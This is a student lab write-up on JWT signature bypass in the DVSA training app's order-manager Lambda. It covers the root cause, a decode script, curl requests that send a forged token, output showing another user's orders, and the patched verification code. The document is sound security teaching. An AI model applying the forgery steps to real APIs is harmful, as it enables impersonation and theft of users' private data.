OWASP API2 | Severity: Critical | Status: Fixed ✓

JWT Forgery & Signature Bypass in AWS Lambda

ICS-344 Information Security · KFUPM · DVSA Project

OWASP Category: API2:2019 – Broken User Authentication
Affected Function: `DVSA-ORDER-MANAGER`
Severity: Critical
Status: ✅ Fixed and Verified

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1. Goal and Vulnerability Summary

The goal of this lesson is to demonstrate how improper JWT (JSON Web Token) validation in a serverless Lambda function allows an attacker to forge tokens and impersonate any other user, gaining unauthorized access to their private order data.

The vulnerable `DVSA-ORDER-MANAGER` Lambda function accepted any structurally valid JWT without verifying its cryptographic signature. By decoding a legitimate token to learn the payload format, an attacker could craft a new token containing a different user's identity and the backend would accept it as authentic.

Impact: Complete account takeover. Any authenticated user could access, read, or manipulate the orders of every other user in the system.

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2. Why This Works / Root Cause

JWT tokens consist of three Base64URL-encoded parts: `header.payload.signature`. The signature is produced by the issuing authority (AWS Cognito) using a private key. The recipient must verify this signature against the corresponding public key before trusting any claims in the payload.

The vulnerable code skipped this verification entirely:

```
var token_sections = auth_header.split('.');
var auth_data = jose.util.base64url.decode(token_sections[1]);  // just decode
var token = JSON.parse(auth_data);
var user = token.username;  // trusted without verifying!
```

Because the signature was never checked, an attacker could supply a token with any `username` and `sub` values they chose. The function would extract those values and use them to query the database — returning the victim's data.

Root cause: Trusting client-controlled data (JWT payload claims) without cryptographic verification.

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3. Environment and Setup

Component	Detail
Platform	AWS Lambda (Node.js)
Auth Provider	AWS Cognito User Pool
API Endpoint	`https://[api-id].execute-api.us-east-1.amazonaws.com/Stage/order`
Vulnerable Function	`DVSA-ORDER-MANAGER`
JWT Library	`node-jose`
Attacker Account (User B)	`userb@example.com`
Victim Account (User C)	`userc@example.com`

Two users were registered on DVSA. User B acts as the attacker. User C is the victim whose orders will be stolen.

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4. Reproduction Steps

Step 1 — Obtain legitimate JWTs for both users

Log in as each user and capture the `Authorization` header from any API request using browser DevTools (Network tab). Save these as `$TOKEN_B` and `$TOKEN_C`.

Step 2 — Decode both tokens to extract identity fields

```
import os, json, base64

def decode(token):
    payload = token.split(".")[1]
    payload += "=" * (-len(payload) % 4)
    return json.loads(base64.urlsafe_b64decode(payload.encode()))

for name in ["TOKEN_B", "TOKEN_C"]:
    data = decode(os.environ[name])
    print("\n" + name)
    print("username:", data.get("username"))
    print("sub     :", data.get("sub"))
```

This reveals: - **TOKEN_B:** `username = xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx` - **TOKEN_C:** `username = yyyyyyyy-yyyy-yyyy-yyyy-yyyyyyyyyyyy`

Step 3 — Forge a token as User C

Construct a new JWT embedding User C's `username` and `sub` in the payload. Because the signature is never verified server-side, any value in the signature section is accepted. Save the forged token as `$FAKE_AS_C`.

Step 4 — Send the forged token to the API

```
curl -s "$API" \
  -H "content-type: application/json" \
  -H "authorization: $FAKE_AS_C" \
  --data-raw '{"action":"orders"}' | jq
```

The API returns User C's private orders despite User B being the authenticated party.

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
5. Evidence and Proof


User B's legitimate orders (baseline)

User B has an order for *Rampage* ($40, order ID `90ae1117-ce9d-4786-a014-951b32761e87`). Querying with `$TOKEN_B` returns only their own data.




User C's legitimate orders

User C has an order for *Super Mario 2* ($45, order ID `15fd86f0-9f9c-419b-9fba-5360fa894d20`).



Decoded token identities

Both tokens are decoded locally to reveal the `username` and `sub` UUID fields.



Normal behavior confirmed

With `$TOKEN_B`, User B sees only their own order — confirming baseline per-user data isolation.

```
~ $ curl -s "$API" \
>   -H "content-type: application/json" \
>   -H "authorization: $TOKEN_B" \
>   --data-raw '{"action":"orders"}' | jq
{
  "status": "ok",
  "orders": [
    {
      "order-id": "90ae1117-ce9d-4786-a014-951b32761e87",
      "date": 1777058470,
      "total": 40,
      "status": "processed",
      "token": "81trVMLPWUu4"
    }
  ]
}
```

⭐ Exploit proof — forged token returns User C's orders

Sending `$FAKE_AS_C` (forged with User C's UUID) causes the API to respond with User C's Super Mario 2 order. The server accepted the unsigned, forged token.

```
~ $ curl -s "$API" \
>   -H "content-type: application/json" \
>   -H "authorization: $FAKE_AS_C" \
>   --data-raw '{"action":"orders"}' | jq
{
  "status": "ok",
  "orders": [
    {
      "order-id": "15fd86f0-9f9c-419b-9fba-5360fa894d20",
      "date": 1777058690,
      "total": 45,
      "status": "processed",
      "token": "17UbslwaDaor"
    }
  ]
}
```

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6. Fix Strategy / Probable Mitigation

The fix requires proper cryptographic JWT verification before any claims are trusted:

1. **Fetch Cognito's public JWKS** from the well-known endpoint for the User Pool.
2. **Verify the JWT signature** against the public key using `node-jose`.
3. **Validate standard claims:** issuer (`iss`) must match the Cognito pool URL; token must not be expired.
4. **Cache the JWKS** (6-hour TTL) to avoid redundant network calls on every Lambda invocation.
5. Only after successful verification, extract `username`/`sub` from the verified payload.

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7. Code / Config Changes

Vulnerable code (before)

```
// order-manager.js — VULNERABLE
var token_sections = auth_header.split('.');
var auth_data = jose.util.base64url.decode(token_sections[1]);
var token = JSON.parse(auth_data);
var user = token.username;
var isAdmin = false;
```

No signature verification is performed. The payload is decoded and trusted directly.

```
4   const jose = require('node-jose');
5
6
7
8   exports.handler = (event, context, callback) => {
9       // console.log(JSON.stringify(event));
10      var req = serialize.unserialize(event.body);
11      var headers = serialize.unserialize(event.headers);
12      var auth_header = headers.Authorization || headers.authorization;
13      var token_sections = auth_header.split('.');
14      var auth_data = jose.util.base64url.decode(token_sections[1]);
15      var token = JSON.parse(auth_data);
16      var user = token.username;
17      var isAdmin = false;
```

Fixed code (after)

Two new functions were added before the handler:

`getCognitoKeystore()` — fetches and caches Cognito public JWKS keys:

```
async function getCognitoKeystore() {
    const now = Date.now();
    if (_jwksCache.keystore && (now - _jwksCache.fetchedAt) < 6 * 60 * 60 * 1000)
        return _jwksCache.keystore;
    const region = process.env.AWS_REGION;
    const userPoolId = process.env.userpoolid;
    const jwks = await fetchJson(
        `https://cognito-idp.${region}.amazonaws.com/${userPoolId}/.well-known/jwks.json`
    );
    const keystore = await jose.JWK.asKeyStore(jwks);
    _jwksCache = { keystore, fetchedAt: now };
    return keystore;
}
```

`verifyCognitoJwt(jwt)` — verifies signature, issuer, and expiry before trusting any claims.

The full patched file is at `fix/order-manager-patch.js`.

order-manager.js

```javascript
const https = require('https');
let _jwksCache = { keystore: null, fetchedAt: 0 };
function fetchJson(url) {
  return new Promise((resolve, reject) => {
    https.get(url, (res) => {
      let data = "";
      res.on("data", (c) => data += c);
      res.on("end", () => {
        if (res.statusCode >= 200 && res.statusCode < 300) {
          try { resolve(JSON.parse(data)); } catch (e) { reject(e); }
        } else { reject(new Error('HTTP ' + res.statusCode)); }
      });
    }).on("error", reject);
  });
}
async function getCognitoKeystore() {
  const now = Date.now();
  if (_jwksCache.keystore && (now - _jwksCache.fetchedAt) < 6 * 60 * 60 * 1000)
    return _jwksCache.keystore;
  const region = process.env.AWS_REGION;
  const userPoolId = process.env.userpoolid;
  const jwks = await fetchJson(`https://cognito-idp.${region}.amazonaws.com/${userPoolId}/.well-known/jwks.json`);
  const keystore = await jose.JWK.asKeyStore(jwks);
  _jwksCache = { keystore, fetchedAt: now };
  return keystore;
}
async function verifyCognitoJwt(jwt) {
  const region = process.env.AWS_REGION;
  const userPoolId = process.env.userpoolid;
  const issuer = `https://cognito-idp.${region}.amazonaws.com/${userPoolId}`;
  const keystore = await getCognitoKeystore();
```

NOTIFICATIONS

Successfully updated the function DVSA-ORDER-MANAGER.

Source: deploy

8. Verification After Fix

Forged token rejected

After deploying the fix, the same `$FAKE_AS_C` forged token is now rejected:

```
{ "status": "err", "msg": "invalid token" }
```

```
~ $ curl -s "$API" \
>   -H "content-type: application/json" \
>   -H "authorization: $FAKE_AS_C" \
>   --data-raw '{"action":"orders"}' | jq
{
  "status": "err",
  "msg": "invalid token"
}
```

Legitimate token still works

User B's real `$TOKEN_B` continues to return their own orders correctly — no regression introduced.

```
~ $ curl -s "$API" \
>   -H "content-type: application/json" \
>   -H "authorization: $TOKEN_B" \
>   --data-raw '{"action":"orders"}' | jq
{
  "status": "ok",
  "orders": [
    {
      "order-id": "90ae1117-ce9d-4786-a014-951b32761e87",
      "date": 1777058470,
      "total": 40,
      "status": "processed",
      "token": "8ltrVMLPWUu4"
    }
  ]
}
```

9. Structured Operation and Security Analysis

Table A — Structured Analysis

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Broken Authentication	Only a valid, cryptographically verified JWT issued by Cognito may determine user identity. User B must never access User C's orders.	Browser login and orders workflow; captured `/order` API request; JWT structure and decoded claims; `order-manager.js` source code; API responses.	Using `$TOKEN_B`, the Orders API returns only User B's own orders (Rampage, $40). User C's orders are not visible.	After replacing `username` and `sub` with User C's UUID and reusing the original signature, the forged `$FAKE_AS_C` token returns User C's order list (Super Mario 2, $45) — proving the backend never verified the signature.

Table B — Deviation and Fix Analysis

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optio Later Befor After
Broken Authentication	The backend trusted identity claims (`username`, `sub`) from a JWT whose integrity was never verified. Attacker-controlled payload fields were used to authorize access to another user's private data without Cognito ever issuing that token.	Intentional misuse / security-relevant abuse	Verify JWT signature and required claims (`iss`, `exp`, `token_use`) before trusting `username` or `sub`. Fix applied in `DVSA-ORDER-MANAGER/order-manager.js` via `verifyCognitoJwt()` backed by Cognito JWKS.	`$FAKE_AS_C` is rejected with `{"status":"err","msg":"invalid token"}`. User C's orders are no longer returned. `$TOKEN_B` still returns only User B's own orders correctly.	Not meas

10. Takeaway / Lessons Learned

1. **Never trust the JWT payload without verifying the signature.** A JWT is only trustworthy after its signature has been verified against the issuer's public key. Decoding the payload without verification is equivalent to accepting unsigned user input.
2. **Use purpose-built JWT verification libraries correctly.** `node-jose` provides full verification including signature, issuer, audience, and expiry. Manual Base64 decoding bypasses all of these protections.
3. **In AWS, always validate against the Cognito JWKS endpoint.** AWS Cognito exposes public keys at a well-known URL. Lambda functions must fetch and cache these keys and verify every incoming token against them.
4. **Serverless does not mean secure by default.** Lambda functions are just code — they inherit all the same vulnerability classes as traditional applications. Authentication logic must be implemented correctly regardless of the deployment model.
5. **The fix is inexpensive; the breach is not.** Proper JWT verification adds a single async function call with a local cache. The cost of not doing it is full account takeover for every user in the system.